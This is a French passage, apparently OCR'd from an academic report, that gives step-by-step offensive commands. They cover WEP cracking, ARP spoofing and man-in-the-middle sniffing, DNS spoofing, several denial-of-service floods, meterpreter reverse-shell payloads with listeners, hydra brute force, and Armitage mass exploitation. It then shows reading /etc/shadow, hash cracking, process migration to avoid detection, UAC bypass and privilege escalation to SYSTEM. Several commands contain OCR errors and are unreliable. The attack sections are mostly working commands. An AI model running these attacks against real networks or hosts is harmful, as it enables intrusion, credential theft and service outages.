
Apres avoir localiser notre réseau cible, on copie son BSSID :

```
>airodump-ng –c 11 –w wep_cracking –b BSSID wlan0mon
```

c : Représente le canal du réseau cible
w : le fichier qui va contenir les Beacons cracké
b : pour le BSSID qu'on a copié avant

Pour voir si le fichier est bien créer

```
>ls
```




airodump commence à enregistrer les Beacons

Ça sera très lent, pour cela on va utiliser un outil qui va nous aider à accélérer l'opération :

```
>aireplay-ng -1 0 –a BSSID wlan0mon
```

-1 : pour une authentification falsifiée
-a : pour destination, on met BSSID de la cible




Après avoir fait une fausse authentification (fake authentication), on commence à envoyer les paquets :

```
>aireplay-ng -3 –b BSSID wlan0mon
```


Et maintenant on peut lancer notre aircrack

```
>aircrack-ng wep_cracking-01.cap
```

wep_cracking-01.cap, représente le nom de fichier de capture (`>ls`)
Dans le cas où on a un pareil problème



on aura besoin de plus de paquets, et plus du temps, on refaire la même méthodologie et on obtient cela :



On enlève juste les ' **:** ' [clé 1234567890] [110]

III.4.2. Ecoute du réseau : Sniffing

Le but ici est d'interception le trafic pour récupérer les données échangées [111].

Dans ce qui suit, on va utiliser le module ETTERCAP


```
> ettercap –G
```

Lorsque notre outil est lancé :
Tout d'abord, on fait *Sniff > Uniffied sniffing*
Pour scanner : *Hosts > Scan for hosts*, puis *Hosts > Hosts list* pour les voir

on sélectionne l'adresse de la cible, on clique sur *Add Target1* en dessous, puis on sélectionne l'adresse du routeur et on clique sur *Add Target2*.

Pour lancer l'attaque, allez dans *Mitm > ARP Spoofing > Sniff remote*
Puis dans *Start > Start sniffing*.

Et maintenant chaque trafic transmis sera affiché en dessous [112]:



III.4.3. Usurpation d'adresse IP : Spoofing


IP spoofing (usurpation d'identité) c'est le faite de cacher notre identité en utilisant l'adresse IP d'une autre machine, ou d'un équipement, afin de faire une action malveillante (e.g., envoi virus, spam, …)[7]

```
>dnschef --fakedip=nouveau@ip-dst --fakedomains=site-visité  –
interface @eth0 -q
```
[113]

Pour plus de performance :

```
>arpspoof –t @cible noveau@ipnv-dst
```


Et pour cela notre machine va avoir la même @MAC que celle de la machine cible [114].



III.4.4. Man in the middle

C'est une combinaison avec le spoofing [115]


On a maintenant un outil d'interception de paquets qui est difficile à détecter, pour le *spoofing* de toutes les connexions entre le routeur et la machine cible, donc on sera au milieu :




```
> arpspoof –i eth0 –t @cible @router
> arpspoof –i eth0 –t @router @cible
```

Maintenant, on veut par exemple intercepter tous les liens visités par l'utilisateur :

```
> urlsnarf
```




III.4.5. Flooding

Cette méthode sert à paralyser le réseau par DOS [116].

Cette commande va envoyer des paquets *tcp-syn* à la cible, qui va saturer la mémoire (débit montant plus faible que le débit descendant) [117]

```
> hping3 --flood –a @imaginaire-comme-source @cible ping-request
```



Pour synchroniser le flooding

```
> hping3 –S –a @imaginaire-comme-source –p 22 @cibl
```

Il y a une attaque au niveau d'IPv6 orienté DOS qui utilise le *flooding* via le routeur, sans authentification.

Les nouveaux OS n'ont pas de limite de nombre de machines au sein des réseaux donc une machine supportant IPv6 peut faire partie de plusieurs réseaux IPv6 et c'est ici que réside le vrai danger, tout le processus d'écoute va générer des adresses IPv6 et surchauffer le *cpu* jusqu'à le bug c.-à-d. la machine flood.

On se dirige vers l'emplacement de package :

```
>cd téléchargements/
>ls
>cd thc-ipv6-3.0.tar.gz
>./flood_router6 eth0
```

III.4.6. Tunneling

On cherche de récupérer un *shell meterpreter* vers un utilisateur légitime sans d'être rejeté par le firewall [118].

```
>msfvenom –p windows/meterpreter/reverse_http lhost=@local –f exe >
/root/Desktop/re8080.exe
```

On lance le *listener :*

```
>msfconsole
msf> use exploit/multi/handler
```

On choisit le module reverse-http :

```
msf> set payload windows/meterpreter/reverse_http
msf> set lhost @attaquant
```

Et on lance l'écoute :

```
msf>exploit
```

Et lorsque la cible clique sur le *payload* on peut récupérer la session.

III.4.7. Port forwarding

On parle ici d'un certain réacheminement des ports, cela signifie la redirection des paquets réseau vers un autre ordinateur.

On veut accéder à un serveur mais ce n'est pas possible parce qu'il est n'est pas accessible via internet, donc on va pénétrer l'ordinateur d'un utilisateur légitime et depuis ce dernier on accède au système. Donc après la récupération du *shell metrerpreter* grâce à *metsploit* [119]:

```
meter> portfwd add –l 23 –p 23 –r @cible
```

-l pour local ou seront acheminer les informations (port 23)
-p : port
-r pour l'adresse de la victime

Donc la route a été ajoutée, nous pouvons vérifier ça grâce à :

```
metr> portfwd list
```

```
meterpreter > portfwd list
0: 0.0.0.0:23 -> 192.168.1.45:23

1 total local port forwards.
meterpreter >
```

Et voici la redirection, maintenant nous allons recevoir les données, lorsqu'on termine on peut tous supprimer grâce à la commande *port forwarding* :

```
metr>portfwd flash
```

```
meterpreter > portfwd flush
[*] Successfully stopped TCP relay on 0.0.0.0:23
[*] Successfully flushed 1 rules
meterpreter > portfwd list

0 total local port forwards.
```

III.4.8. Attaque par déni de service basé sur les protocoles de sécurité

III.4.8.1. Type syn-flood

Le principe et L'attaque consiste à envoyer une succession de requête de type *syn* vers la cible, dont on envoi le premier paquet de d'établissement de connexion TCP, mais pas le troisième paquet [130].

On lance le *framework* :*metasploit* [131] :

```
>msfconsole
```

On choisit un module, type d'attaque *Dos tcp*

```
>use auxiliary/dos/tcp/synflood
```

On utilise :

```
>show options
```

On donne les paramètres dont on a besoin :

```
>set rhost @cible
```

Pour confirmer la modification :

```
>show options
```

On tape exploit pour commencer l'attaque:

```
> exploit
```

III.4.8.2. Smurf

Avec cette attaque, on envoie des *ping* à l'adresse de diffusion « *broadcast* ». Les paquets envoyés à une adresse de diffusion atteignent tous les hôtes du réseau et sont traités sur chacun et les réponses ICMP *echo reply* vont être envoyé par les serveurs de broadcaste vers la victime qui provoque une saturation au sein du système. La procédure est comme se suit [130]:

On lance le module python : *scapy* [132]

```
>scapy
```

On crée un paquet IP s'appelle i:

```
>i = IP()
```

Destination (dst) sera l'adresse du *broadcast* de serveur, selon notre réseau. On crée autre paquet *ICMP* on l'appelle *ping* :

```
>ping = ICMP()
>i.dst = '192.168.133.255'
```

La source sera l'adresse de la machine cible, Après ça on va construire notre requête qui est constitué de notre paquet IP et ICMP et on l'envoie. La commande sur une seule ligne ça sera :

```
>send
(IP(dst= ''@broadcast'',src=''@cibl''/ICMP(),count=1000,verbose=1)
```

Count : nombre de paquets à envoyer.

III.5. Attaque coté serveur

III.5.1. Attaque par dictionnaire « brute force » [120]

```
>hydra –l nom-utilisateur –x 19aA1 @IP-cible
```

-l : pour spécifie l'utilisateur

1:9:Aa1 : les caractères utilisés pour composer les mots de passes.

ssh : le protocole utilisé, nous pouvons choisir aussi le *ftp* toutes les combinaisons vont être essayées jusqu'à trouver le mot de passe.

Nous pouvons effectuer cette attaque sur n'importe quelle machine et surtout aussi à n'importe quelle service.

Le temps dépond de la puissance de notre ordinateur, les combinaisons à essayées et la sécurité au niveau du serveur.

III.5.2. Déni de service

C'est le faite de remplir une zone de stockage ou un canal de communication jusqu'à ce que l'on puise plus l'utiliser. *Scapy* c'est l'outil le plus puisant qui peut forger des paquets [121]:

```
>scapy
>snd(IP(dst= ''@cibl'',ttl=0)/TCP(),interface=''eth0'',count=10000)
```

ttl=0: paquet mal formé qui va créer la confusion pour le serveur et provoque un DOS.

count : nombre de paquets à envoyer.

On doit envoyer des milliers de paquets afin d'effectuer un déni de service.

Remarque :

On trouve aussi un autre outil appelé *Slowloris.pl* qui est un script écrit en PERL, qui permet à une seule machine de faire tomber un serveur (affectant les serveurs apache). Ce protocole essaye de garder des connexions (sockets) ouvertes avec le serveur, en envoyant des headers *http* sans terminer la requête.

Apres avoir téléchargé et installer *slowloris* : du site *github*, on va le lancer :

```
>./slowloris.pl –dns nom-de-domaine
```

Et ça commence ! [122]

III.6. Attaque coté client

III.6.1. Trouver la suite du mot de passe

```
>crunch min max –t pass@@ >> listmdpChar.txt
```

min : le nombre du caractère minimal

max : le nombre du caractère maximal

pass : c'est le début du mot de passe,

@ lorsque la suite c'est des caractères


(@@ : parce que il reste 2 caractère)
(% lorsque la suite c'est des entiers)

listmdpChar.txt :c'est le fichier qui contient les combinaisons générées [123]

III.6.2. Exploitation d'une vulnérabilité post client


après le scan, on va s'introduire dans la machine on utilisant l'outil *armitage.*

Lors du démarrage, une boite de dialogue va s'afficher, qui demande l'autorisation de se connecter à une base de données :




1)-contient l'adresse de la machine ou installé metasploit.
2)-le port
3)-le nom d'utilisateur : msf
4)-le mot de passe : msf
on clique sur connecter et on lancer le serveurRPC

Lorsqu'il se lance :




Hosts>add hosts(on met @ip-cible)>add>ok



on va lancer le scanner :

Automatiquement *metasploit* va faire appel à *nmap* et autre outils de scan qui intégré au sein du *framework metasploit*.

Une fois le scanne termine on récupère toutes les ports ouverts, les versions des services et autre.



trouver les failles exploitables :

Sur le menu : Attacks>Find attacks
Lorsqu'il termine le rassemblement des attaque, ou on choisir sur le menu :
Attacks > Hail Mary > oui,
qui va tester toutes les exploits et choisir l'idéale.
Après ça un ' *Listner*' va être lancé pour l'écoute des connections entrantes, pour voir s'il est possible de récupérer un *shell*.
Finalement on peut voir si une session a été lancer ou pas à partir du la commande :

```
> meta
```

Pour l'exploitation maintenant : on lance notre exploit
un clic droit sur la machine > shell2 > interact

```
$ cat /etc/passwd
$ cat /etc/shadow
```

[124]

III.6.3. Le cracking de mot de passe utilisateur

Pour trouver le type du hash utilisé [125]:

```
>hash-identifier
```


Il va les classer selon les probabilités :

Pour trouver le hash :

```
>findmyhash md5 –h pwd-hashé
```

md5 : le premier type trouvée par hash-identifier
pwd-hashé : le mot de passe hashé (ex : 20E3D49f8gvg5po0jhfr711é)

il va chercher dans la base de données publique pour trouver le mot passe correspondant :




III.6.4. Escalade de privilèges

Le but ici est d'augmenter l'accès on obtenant l'accès *root*.

On va élever notre privilège vers le *root*. pour pouvoir effectuer plus de manipulation au sein du système cible [126]:

On utilisant ici le fameux metasploit :

```
>msfconsole
msf >use exploit/windows/http/badblue_passthru
msf >show options
```





```
msf >set rhost @cibl
msf >set rport 145
msf > exploit
```

Après avoir récupérer une session avec notre victime :

```
meter>ps
```

ps : processus


Et on essaye de migrer vers le processus *explorer* pour ne pas être détecté :




```
meter>migrate  2804
```

on va récupérer l'id :

```
meter> getuid
```



On essaye de faire un *hushdump*, c'est impossible à cause de UAC (*User Account Control* : est un mécanisme de protection des données) :

```
meter>hushdump
```

Pour éviter l'UAC :


```
>background
meter>use exploit/windows/local/bypassuac
meter>set payload windows/meterpreter/reverse_tcp
```

On lance les différentes sessions :

```
meter>sessions –l
>session 1
>set lhost @IP-attaquant
```


on lance l'exploit:

```
meter>exploit
```



On peut manipuler comme on le veut : par exemple pour récupérer les privilèges systèmes


```
meter>getsystem
meter>getuid
```



Et on a AUTORITE système.

Exemple de récupération des *hashs* :

